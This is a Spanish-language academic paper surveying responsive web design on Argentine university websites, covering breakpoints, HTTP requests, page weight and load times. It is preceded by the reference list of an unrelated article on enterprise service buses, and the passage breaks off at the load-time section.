- [4] A. S. A. Alwadain, “Modelo de evolución de la arquitectura empresarial (a model of enterprise architecture evolution),” Ph.D. dissertation, Universidad Tecnológica de Queensland, 2014. [Online]. Available: <http://eprints.qut.edu.au/71204/>

- [5] S. P. Ahuja and A. Patel, “Bus de Servicios Empresariales: Evaluación de rendimiento (Enterprise Service Bus: A performance evaluation),” *Comunicaciones y red (Communications and Network)*, <http://www.SciRP.org/journal/cn>, vol. 3, no. 03, pp. 133–140, Agosto 2011.
- [6] R. Corchuelo, R. Z. Frantz, and J. Gonzalez, “Un marco de referencia para comparar esbs desde la perspectiva de la integración de aplicaciones,” 2008.
- [7] P. O. WSO2. (2015, Noviembre) WSO2 enterprise service bus@ONLINE. [Web; accedido el 12-12-2015] desde <http://wso2.com/products/enterprise-service-bus/>. [Online]. Available: <http://wso2.com/products/enterprise-service-bus/>
- [8] S. Fremantle, Paul y Jayasoma. (2013, Julio) Introduction to the wso2 carbon platform@ONLINE. [Web; accedido el 28-02-2015] desde <http://wso2.com/library/webinars/2013/07/introduction-to-the-wso2-carbon-platform/>. [Online]. Available: <http://wso2.com/library/webinars/2013/07/introduction-to-the-wso2-carbon-platform/>
- [9] P. O. Mule. (2014, Junio) Mulesoft gana el premio a la mejor solución de integración (mulesoft wins award for best integration solution)@ONLINE. [Web; accedido el 28-02-2015] desde <https://www.mulesoft.com/press-center/codies-14-best-integration-solution>. [Online]. Available: <https://www.mulesoft.com/press-center/codies-14-best-integration-solution>
- [10] P. O. SIIA. (2014) 2014 winners, best integration solution@ONLINE. [Web; accedido el 28-02-2015] desde <https://www.siiia.net/codie/About-the-Awards/Past-Winners/2014-Winners>. [Online]. Available: <https://www.siiia.net/codie/About-the-Awards/Past-Winners/2014-Winners>
- [11] P. O. Mule. (2014, Junio) Acerca de mule esb (about mule esb)@ONLINE. [Web; accedido el 28-02-2015] desde <https://www.mulesoft.com/resources/esb/mule-esb-best-choice-spring-integration>. [Online]. Available: <https://www.mulesoft.com/resources/esb/mule-esb-best-choice-spring-integration>
- [12] ——. (2014, Junio) Qué es mule esb? (what is mule esb?)@ONLINE. [Web; accedido el 28-02-2015] desde <https://www.mulesoft.com/resources/esb/what-mule-esb>. [Online]. Available: <https://www.mulesoft.com/resources/esb/what-mule-esb>
- [13] ——. (2014, Junio) Principios básicos de integración (integration core principles)@ONLINE. [Web; accedido el 28-02-2015] desde <https://www.mulesoft.com/resources/esb/what-application-orchestration>. [Online]. Available: <https://www.mulesoft.com/resources/esb/what-application-orchestration>
- [14] JBoss. (2006) Background@ONLINE. [Web; accedido el 20-02-2015] desde <http://jbossesb.jboss.org/history.html>. [Online]. Available: <http://jbossesb.jboss.org/history.html>
- [15] P. O. JBoss. (2014, Junio) JBoss ESB características (JBoss ESB features)@ONLINE. [Web; accedido el 28-02-2015] desde <http://jbossesb.jboss.org/features.html>. [Online]. Available: <http://jbossesb.jboss.org/features.html>

Análisis del Diseño Web Adaptativo – Relevamiento en Instituciones de Educación Superior en Argentina

Rocío Andrea Rodríguez^{1,2}, Pablo Martín Vera^{1,2}, M. Roxana Martínez², Claudia Graciela Alderete¹, Daniel Alberto Giulianelli¹

¹GIDFIS (Grupo de Investigación, Desarrollo y Formación en Innovación de Software)
Departamento de Ingeniería e Investigaciones Tecnológicas
Universidad Nacional de La Matanza
Florencio Varela 1903, San Justo, Buenos Aires, Argentina
gidfis@ing.unlam.edu.ar

²CAETI (Centro de Altos Estudios en Tecnología Informática)
Universidad Abierta Interamericana
Av. Montes de Oca 745, Ciudad Autónoma de Buenos Aires, Argentina
RocioAndrea.Rodriguez@uai.edu.ar; PabloMartin.Vera@uai.edu.ar; Maria.Martinez@uai.edu.ar

Resumen

La gran inserción de la telefonía celular y en especial el crecimiento pronunciado en venta de Smartphone en los últimos años, ha cambiado la forma de acceso a la web. Si bien dicha tecnología está cada vez más disponible, los sitios web continúan sin estar optimizados para los usuarios móviles. Dado que es bajo el desarrollo de sitios web móviles, el diseño adaptativo promete la ventaja de diseñar una única solución que pueda brindar buena usabilidad tanto para los usuarios que acceden desde una computadora como aquellos que acceden desde dispositivos móviles con pantalla reducida. En el presente artículo se realiza un relevamiento de los sitios web de Instituciones de Educación Superior en Argentina, pudiendo en primer término analizarse cuántas de ellas implementan en sus sitios web un diseño adaptativo. Luego se profundiza en las particularidades de dichos sitios web adaptativos a fin de determinar si se está realizando o no un correcto diseño enfocado en el usuario móvil.

1. Introducción

A nivel mundial, actualmente los accesos a la web se realizan en mayor medida desde dispositivos móviles que desde computadoras de escritorio, esto puede verse en la Figura 1, tomada de la consultora StatCounter [1]. En Argentina si bien aún los accesos desde los dispositivos

móviles no superan los realizados desde computadoras, estos se van acercando (44% desde dispositivos móviles y 56% desde computadoras [2]). Incluso si se comparan los porcentajes de acceso de Julio del 2017 con los de Julio del 2016, hay un incremento de ingresos desde dispositivos móviles del 6% [2]. Dado que cada vez hay más usuarios móviles es imprescindible contemplar sus necesidades y garantizar la usabilidad al navegar por la web. “En esta era de la comunicación, los teléfonos celulares han tenido en el mundo una notable inserción en la sociedad.” [3].



Figura 1. Accesos a nivel mundial desde dispositivos móviles vs computadoras de escritorio.

“Cuando se habla de Web Móvil se está haciendo referencia a una Web en la que el usuario puede acceder a la información desde cualquier lugar, independientemente del tipo de dispositivo que utilice para ello. Actualmente, existe una demanda cada vez mayor por parte de los usuarios en lo referente a una disponibilidad incondicional de la Web, pero la realidad en el mercado es otra ya que aunque la oferta de dispositivos móviles está creciendo de forma asombrosa en los últimos años, ofreciéndonos infinidad de dispositivos desde los que llevar a cabo operaciones que normalmente realizábamos desde el equipo de sobremesa, existen limitaciones a la hora de acceder a los servicios desde esos dispositivos móviles. En la mayoría de las ocasiones, el resultado es una experiencia de usuario poco satisfactoria al encontrarnos con numerosos problemas para acceder a la Web desde los dispositivos móviles” [4].

El diseño adaptativo (responsive design) propone solucionar los problemas de visualización que pueden surgir al utilizar dispositivos muy disímiles en tamaño de pantalla y resolución. De forma sencilla puede pensarse la adaptación como estilos distintos que podrán ser aplicados según el contexto. Un contexto posible será si el usuario quiere una vista para imprimir (normalmente se sacan las imágenes generándose un texto más plano), ó si quiere observarlo en una pantalla. Este mismo principio puede también extenderse a distintas vistas según sea el tipo de pantalla. Todo esto se puede lograr usando hojas de estilo en cascada nivel 3, utilizando CSS media queries [5]. A modo de ejemplo se muestra a continuación un código en el que puede observarse que la hoja de estilo se aplicará para la pantalla y además cuando la misma tenga un ancho máximo menor a 800 píxeles.

```
<link rel="stylesheet" media="screen  
and (max-device-width: 799px)" />
```

Actualmente existen diversos frameworks adaptativos, basados en HTML 5 que se complementan con Java Script y permiten facilitar el trabajo que se haría manualmente con los CSS para lograr un resultado adaptativo para diversos tamaños de pantallas. Entre ellos: MaterializeCSS [6], Bootstrap [7], Foundation [8], Skeleton [9].

Los frameworks más populares actualmente son Bootstrap y Foundation, en la Figura 2 (realizada con Google Trends) puede verse como el interés por Bootstrap ha ido incrementado, mientras que Foundation ha ido decreciendo. De todos modos, continúan siendo los framework más utilizados.

El uso de los frameworks simplifican la tarea, pero no aseguran por sí mismos una usabilidad satisfactoria. “...la mayoría de estos frameworks no están correctamente diseñados ya que se basan en unidades absolutas (píxeles) para determinar los distintos tamaños de pantalla cuando lo correcto sería utilizar unidades relativas (em o porcentajes) para asegurar una correcta visualización en pantallas pequeñas más allá de la resolución que posean”[10].

Es por ello que resulta interesante relevar como están contruidos los sitios web adaptativos, tomando como muestra en este artículo los sitios web oficiales de Instituciones de Educación Superior en Argentina.

El presente artículo, se encuentra organizado de la siguiente manera: en la sección 2 se aborda el concepto de diseño adaptativo (analizando sus ventajas y desventajas frente a una solución específica para dispositivos móviles), en la sección 3 se presentan parámetros que se analizarán sobre los sitios web adaptativos de instituciones de educación superior en Argentina, en la sección 4 se presentan los resultados obtenidos y finalmente en la sección 5 las conclusiones alcanzadas.




Figura 2. Tendencia en los últimos 5 años – Frameworks de Desarrollo

2. Diseño Adaptativo

“Es importante comprender que el diseño adaptativo no es una versión diferente del sitio web, sino que es el mismo sitio que se va adaptando y acomodando sus elementos para una mejor visualización en el dispositivo de acceso. Con lo cual no cuenta con todas las ventajas que tendría la construcción de un sitio móvil” [11].

Las ventajas que presenta tener un sitio web adaptativo frente a un sitio web tradicional son diversas sobre todo cuando la institución no ha previsto el desarrollo de una solución específica para móviles. Un sitio web adaptativo permitirá evitar al usuario final tener que hacer scroll en ambos sentidos (vertical y horizontal), o zoom para lograr ver claramente el contenido ya que dichos contenidos se reorganizarán para que puedan adaptarse a la pantalla disponible. Es decir, siempre un sitio web adaptativo será una mejor opción frente a un sitio web tradicional cuando se acceda desde un dispositivo móvil. Lo que se analizará en este apartado es la realización de un sitio web adaptativo como solución única, comparado con realizar un sitio web específico para dispositivos móviles.

Las principales ventajas del diseño adaptativo son:

- Reducción de Costos de Desarrollo: una única solución permitirá adaptarse a distintos dispositivos.
- Simplicidad en Actualización: al ser una única solución no existen problemas de tener una versión móvil con información que contradice a la de escritorio por haber actualizado una sola de las soluciones.
- Única URL: el usuario no debe acceder a una URL para el sitio web tradicional y otra para un sitio web móvil, ni se realiza una redirección a una solución u otra, según el dispositivo de acceso (dado que es la misma solución).

Las principales desventajas del diseño adaptativo son:

- Descarga de contenidos no visualizados: más allá de que se puedan ocultar fotos y contenido que es sólo decorativo, para mejorar la usabilidad de la aplicación en un dispositivo con pantalla disminuida; al ser una única solución el usuario final está descargando todos los contenidos. Con lo cual el peso de la página (KB) será superior que el que se obtendría con una solución específica.
- Optimización de Imágenes: un sitio diseñado exclusivamente para dispositivos móviles puede tener optimizadas las imágenes para estos dispositivos. Es importante considerar que si bien la imagen que se vería en el sitio web de

escritorio se redimensionara a la pantalla del dispositivo, la imagen a descargar será del mismo tamaño que para una computadora de escritorio.

- Exclusiva a Usuarios Móviles: dado que la solución es específica para usuarios móviles, el diseñador tendrá su atención puesta en este tipo de usuarios. Esto hace que no se comentan errores típicos que ocurren en los sitios web adaptativos en donde por ejemplo se continúan poniendo elementos en Flash que no pueden ser visualizados por una gran cantidad de dispositivos.

El diseño adaptativo representa una muy buena solución, si se pone el foco de atención al momento de realizarlo en los usuarios móviles, esto se denomina enfoque mobile first (pensar primero en el usuario móvil), “es pensar en el móvil como punto de partida, esto obliga a concentrarse en lo esencial de un producto y a hacer foco solo en lo que tiene sentido para este dispositivo” [12].

3. Análisis

Actualmente en Argentina hay 131 centros de Altos Estudios Superiores (los cuales están representados por universidades -públicas y privadas- e institutos universitarios) [13]. Se han individualizado los sitios web de las mismas, relevándose todos ellos en dos oportunidades distintas durante los años 2015 y 2017. Actualmente hay un 2% de ellos que no cuenta con sitio web o el mismo se encuentra en construcción. Si bien sorprende que en la actualidad haya instituciones que no tengan sitio web (algunas de ellas poseen Facebook como medio de consulta y comunicación), este porcentaje se ha reducido con respecto al 2015 y aquellas instituciones que han incorporado su sitio web han recurrido al diseño adaptativo. Es importante destacar que el porcentaje de sitios web que son adaptativos ha crecido, conformado actualmente por el 58%. Adicionalmente un 6% posee un sitio web móvil. Esto deja clara evidencia que se elige al diseño adaptativo por sobre una solución móvil independiente. Se toman aquellos sitios web adaptativos para analizarlos. Considerándose los parámetros que se detallan a continuación.

3.1. Vistas

Todos los frameworks adaptativos ofrecen diversos tamaños para los cuales pueden definirse la forma en que se mostrarán los distintos elementos del sitio. El problema es que si bien la mayoría de los frameworks soportan estas vistas al momento del desarrollo no siempre se las considera, ó si se las considera no se

prueba como se visualizará la solución en los distintos tamaños de pantalla, encontrándose una gran cantidad de problemas (como por ejemplo: inconvenientes con el scroll, superposición de elementos, etc.), los cuales atentan contra la usabilidad. Esto se evalúa por observación e inspección del código fuente. Actualmente los frameworks más utilizados tienen entre 4 ó 5 tamaños de dispositivos previstos (ver Tabla 1). Estos tamaños se pueden implementar agregando instrucciones propias de los frameworks que permiten realizar puntos de corte o ruptura, los cuales determinarán el momento en que se cambiará la visualización. Es decir tener 4 tamaños distintos previstos, permitirá tener 4 vistas distintas del mismo sitio web. Cuán eficaz sea cada una de dichas vistas y su impacto en la usabilidad dependerá de la implementación.

Tabla 1. Tamaños de visualización previstos por cada framework

Framework	Tamaños Previstos
Bootstrap	4
Foundation	5
MaterializeCSS	4
Skeleton	5

Como la distinción entre 4 o 5 tamaños, no está sujeta únicamente al criterio de diseño del sitio web sino también de las posibilidades del framework se considerará como máximo de la escala aquellos sitios web en los que se han implementado más de 3 vistas. Se propone la siguiente escala, basada en la cantidad de vistas:

- 1 Vista – Adaptativo Pobre: significa que el sitio se adapta ajustándose al ancho de la pantalla pero no se cambia la visualización en cuanto a cantidad de columnas, ni cambia el aspecto del menú principal. Es decir si bien el sitio web es adaptativo no se aprovecha la adaptación.
- 2 Vistas – Adaptativo Incipiente: implica que se han contemplado únicamente las pantallas grandes o pequeñas sin considerar posibilidades intermedias.
- 3 Vistas – Adaptativo Ampliado: no sólo toma en cuenta por ejemplo a las pantallas de una computadora de escritorio y de un dispositivo móvil sino que además considera un dispositivo con pantalla intermedia (por ejemplo una tablet).
- Más de 3 Vistas – Adaptativo Inclusivo: tener 4 ó 5 cortes permitirá asegurar la adaptación a mayor cantidad de dispositivos con distintos tamaños de pantalla.

Cabe destacar que la aspiración del diseño adaptativo debe ser que la visualización sea la mejor posible para cada tipo de pantalla. Es por ello que es conveniente aprovechar la mayor cantidad de vistas distintas que ofrecen los frameworks, para así lograr incluir la mayor cantidad posible de tamaños de pantalla, logrando una mejor visualización y aprovechando las capacidades de cada dispositivo. De todos modos para asegurar una buena usabilidad debe testearse el resultado final de la solución en cada una de las vistas posibles. Para determinar cómo se usan los puntos de corte puede inspeccionarse el código fuente pero además es importante visualizar en distintos tamaños de pantalla la solución para observar si se han aplicado correctamente y no afectan a la usabilidad de la solución.

También se analizará, si se produce diferencias al visualizar el sitio web en un dispositivo móvil al girar la pantalla (es decir en formato vertical con un ancho más pequeño en comparación con visualizarla en formato horizontal). Si bien los frameworks adaptativos no traen incorporadas facilidades para detectar el cambio de orientación del dispositivo y adaptar en base a eso la vista del usuario; esto es un principio que se debería incorporar. Es decir, el concepto de adaptación debería incluir la orientación que el usuario le da a la pantalla en un momento dado. Es por ello que Jabon Nielsen incluye este parámetro en la definición de diseño web adaptativo: “El diseño web adaptativo es un enfoque de desarrollo web que crea cambios dinámicos a la apariencia de un sitio web, dependiendo del tamaño y la orientación del dispositivo que se está utilizando para visualizarlo” [14].

Los resultados de analizar este parámetro en los sitios web adaptativos serán presentados en la sección 4.

3.2. Request

“Al ingresar una dirección (URL) para acceder a una página web, se envía una petición (request) al servidor donde está alojada dicha página. Luego por cada recurso que incorpore esa página, es decir, imágenes, hojas de estilo, etc. se realiza una nueva petición al servidor para recuperar ese archivo y así poder mostrar la página web con todos los recursos que necesita e incorpora” [15].

“Establecer las conexiones necesarias para completar un request HTTP puede requerir un tiempo significativamente mayor en una red móvil que en una red tradicional. Aún es más, el ancho de banda está generalmente más restringido en una red móvil por lo que es preferible realizar menos request... [16].” Si un sitio web está sobrecargado de elementos como imágenes, hojas de estilo, archivos de JavaScript, etc, conllevará directamente al incremento desmedido de la cantidad de request.




Figura 3. Pantalla de Chrome (izquierda de un sitio web - derecha herramientas del desarrollador)

Utilizando las herramientas de desarrollador (ver Figura 3) del Chrome se analizan las páginas principales de los sitios web adaptativos. Los resultados se muestran más adelante en la sección de resultados.

3.3. Peso

Es importante en la web móvil, mostrar contenido que sea relevante para el usuario. “Las páginas web pueden tener contenido que el usuario no ha solicitado específicamente - en especial las publicidades y las grandes imágenes. En el mundo móvil este material extra contribuye a una pobre usabilidad y puede incrementar considerablemente el costo de recuperar el sitio” [17]. Todos aquellos elementos no útiles además incrementan el peso de la página. El concepto del peso, se refiere al tamaño de la página medido en MB. Esto dará una indicación del peso total de la página principal de cada sitio web adaptativo. Es importante considerar que como en cada dispositivo se expone la misma solución lo que se descargará en una computadora de escritorio, será lo mismo que se descargará en el dispositivo móvil.

El peso de un sitio web será el conformado por los pesos individuales de todos los elementos, cada uno de esos elementos producirá un request. Podría pensarse que

cuantos más request tiene un sitio web mayor será su peso, sin embargo, esto no es necesariamente así. Un sitio web podría tener una sola imagen que pese más que todas las que posee otro sitio web. Acá se pondrá en juego la optimización: minimización del código fuente, optimización de imágenes, no tener llamadas a CSS que luego no son utilizados, etc.

Se utiliza también para medir el peso (MB) de cada uno de los sitios, las herramientas del desarrollador de Chrome (ver Figura 3).

3.4. Tiempo de Carga

Con el soporte de la herramienta de Google Test My Site [18] puede obtenerse el tiempo de referencia de carga para una red 3G y considerando como dispositivo de acceso un celular Moto G4. La herramienta clasifica el tiempo de respuesta en: Excelente, Muy bueno, Bueno, Aceptable y Deficiente. Para el presente análisis se toma dicha escala la cual se presenta en la tabla 2. Una vez analizados todos los sitios web adaptativos con dicha herramienta es posible analizar el porcentaje de ellos que se encuentran en cada una de estas categorías según los tiempos arrojados por la herramienta. Esto se presentará en la sección de resultados.

Tabla 2. Escala de tiempos de Carga en base a la clasificación de la herramienta Test My Site de Google

Categorización	Tiempo de carga (seg)
1- Excelente	Hasta 3
2- Bueno	Hasta 5
3- Aceptable	Hasta 8
4- Deficiente	Más de 8

Si bien disminuir el peso y la cantidad de request impactará sobre el tiempo de carga; es importante advertir que el tiempo de carga estará sujeto a diversos factores, que podrían mejorarse considerando:

- Optimizar Imágenes: generalmente, las imágenes representan la mayor parte de la descarga de bytes en una página. La compresión y el formato adecuados de las imágenes permiten ahorrar una gran cantidad de bytes de datos y mejorar el rendimiento del sitio web.
- JavaScript de bloqueo de Visualización: los elementos de JavaScript (JS) que no sean fundamentales para el procesamiento inicial deben volverse asíncronos o diferirse hasta que se complete el primer procesamiento. Para que esto mejore su tiempo de carga, también debe optimizar la entrega de CSS.
- Reducir el tiempo de respuesta del servidor: el tiempo de respuesta del servidor permite medir el tiempo que lleva cargar el HTML necesario para comenzar a procesar la página desde su servidor. Se debe reducir el tiempo de respuesta del servidor a menos de 200 ms.
- Aprovechar almacenamiento en Cache: el almacenamiento en caché permite que el navegador almacene los archivos que se solicitan con frecuencia en el dispositivo del usuario durante un período de tiempo determinado. Cuando el almacenamiento en caché está habilitado, las cargas posteriores de la página son más eficaces.
- Compartir recursos con GZIP: habilitar la compresión gzip permite minimizar hasta un 90% el tamaño de la respuesta transferida. Esto, a su vez, permite reducir el tiempo de descarga del recurso, disminuir el uso de datos del cliente y mejorar su tiempo de carga de forma significativa.
- Cargar el contenido visible antes de los CSS y JavaScript: si la cantidad de datos requeridos supera la ventana de congestión inicial, se necesitarán idas y vueltas adicionales entre el servidor y el navegador del visitante. Para lograr que las páginas se carguen más rápido, es necesario limitar el tamaño de los datos

necesarios para procesar el contenido de la mitad superior de la página.

También se analizará la tasa de reducción del tiempo de carga si se aplicaran tan sólo hasta 3 de estas mejoras posibles.

4. Resultados

Al analizar las distintas vistas, pueden notarse deficiencias que influyen significativamente en la usabilidad. En la Figura 4 pueden observarse dos capturas de pantalla (tomadas en un celular LG G4). Se detallan los problemas encontrados que pueden percibirse rápidamente visualizando la figura.

- A la izquierda, captura del Sitio web de la Universidad Nacional de Cuyo (UNCUYO), el usuario se encuentra con tres íconos de menú (el primero muestra las banderas con referencia a los idiomas en que se puede visualizar la página, junto con el mail de contacto del webmaster...; el segundo muestra eso mismo y además habilita opciones del menú principal; el tercero tiene otras opciones que formarían parte también del menú principal. Cabe destacar la complejidad que se presenta al usuario ante tres íconos iguales que parecerían representar un menú.
- A la derecha la captura del Sitio web de la Universidad Austral, en donde en tamaño chico los elementos se superponen siendo imposible acceder a ellos.




Figura 4. Ejemplos de deficiencias en sitios web adaptativos

La Figura 4 muestra algunas deficiencias a modo de ejemplo, pero cabe destacar que son muchos más los

sitios que presentan diseños deficientes de los que presentan diseños usables.

4.1. Vistas

En cuanto a la cantidad de vistas, se muestra en la Figura 5 los resultados obtenidos. Puede observarse que la mayoría de los sitios web adaptativos cuentan con tres vistas alcanzando la categoría de “Diseño Adaptativo Ampliado”, favorablemente hay pocos que hacen mal uso del diseño adaptativo usando un único tipo de vista quedando en la categoría de “Diseño Adaptativo Pobre”. Comienza a encontrarse sitios web adaptativos que incorporan 4 vistas considerando la posibilidad de cuatro tamaños de pantallas, alcanzando de este modo la categoría “Diseño Adaptativo Inclusivo”.




Figura 5. Porcentaje de Sitios según la cantidad de puntos de vistas

Cabe aclarar que aquellos sitios web adaptativos que tienen distintas vistas, en muchos casos adaptan sólo una parte de la página principal. Es decir que tengan diversas vistas no implica necesariamente todos los elementos del sitio web se adapten al dispositivo de acceso.

El 24% de los sitios web adaptativos consideran la orientación de la pantalla del usuario, no obstante en la mayoría de los casos esa adaptación no es significativa e incluso trae consigo problemas de scroll. En la Figura 6, se muestran a modo de ejemplo la página web principal del sitio web de la Universidad Nacional de Cuyo (UNCUYO), arriba en orientación vertical y abajo en orientación horizontal (donde puede verse que se agrandan automáticamente los carteles debajo de la imagen y no caben en la pantalla obligando al usuario a hacer scroll horizontal, siendo complicado incluso hacer zoom para lograr centrar la pantalla para visualizarla). La Figura 7 muestra en contraposición la captura de la página web principal de la Universidad Argentina de la Empresa (UADE), en horizontal y vertical pudiendo observarse el cambio de estilo en las opciones. De esta

forma se aprovecha el ancho que se gana en la pantalla al girar el dispositivo.



Figura 6. Captura en Vertical y Horizontal



Figura 7. Captura en Vertical y Horizontal

4.2. Request

A modo de ejemplo, para tener un parámetro de cantidad de request que puede requerir un sitio se toma el sitio web adaptativo del grupo de investigación GIDFIS (UNLaM), en su página principal 11 request distribuidos como se muestra en la Tabla 3.

Tabla 3. Request utilizados

Cantidad de Request	Elementos
1	Documento
2	CSS del framework Adaptativo
1	CSS propio
2	JS del Framework
1	JS propio
2	Tipografías (una para el texto y otra para íconos)
2	Imágenes

Del relevamiento realizado resulta que todos los sitios web adaptativos tienen en sus páginas principales una sobrecarga de elementos que se recuperan individualmente cada uno con un request. Esto produce que el sitio web que utiliza menor cantidad de request requiera 30 y el que más requiere necesita 314 request.

En la Figura 8 se muestra el porcentaje de sitios web analizados según su cantidad de request distribuida en rangos de 60 request, los cuales pueden observarse sobre

el eje de las X. A partir de la Figura 8 puede notarse que la mayoría de los sitios tienen entre 60 y 120 request.




Figura 8. Porcentaje de Sitios según la cantidad de Request necesarios para completar la carga de la página principal

4.3. Peso

Tal como se mencionaba en la sección anterior no necesariamente a mayor cantidad de request, mayor será el peso. No hay una relación directa. Esto puede observarse en la Figura 9. En donde para cada sitio se muestra una barra que representa una cantidad de request expresada con la escala de la izquierda. La línea presentada con la escala de la derecha muestra el peso para cada sitio medido en MB. El sitio web menos

Figura 9. Cantidad de Request (indicado por las barras, escala de la izquierda) y Peso de los sitios (MB indicado por la línea, escala de la derecha)

pesado es de 0,53 MB y el más pesado 21,8 MB. Puede observarse por ejemplo en el círculo de la derecha indicado en la Figura 9 una página con casi 300 request (indicado por la barra y escala de la izquierda) pesa 5,5 MB (indicado por la escala de la derecha). Ese punto corresponde a una de las páginas principales con mayor cantidad de request, no estando entre las de mayor peso. En cambio el círculo de la izquierda, muestra un sitio muy pesado con mucha menor cantidad de request. Esto permite pensar que el peso está distribuido en menor cantidad de elementos los cuales seguramente pueden ser optimizados. Esta optimización si tendrá relación directa con el tiempo de carga.

4.4. Tiempo de Carga

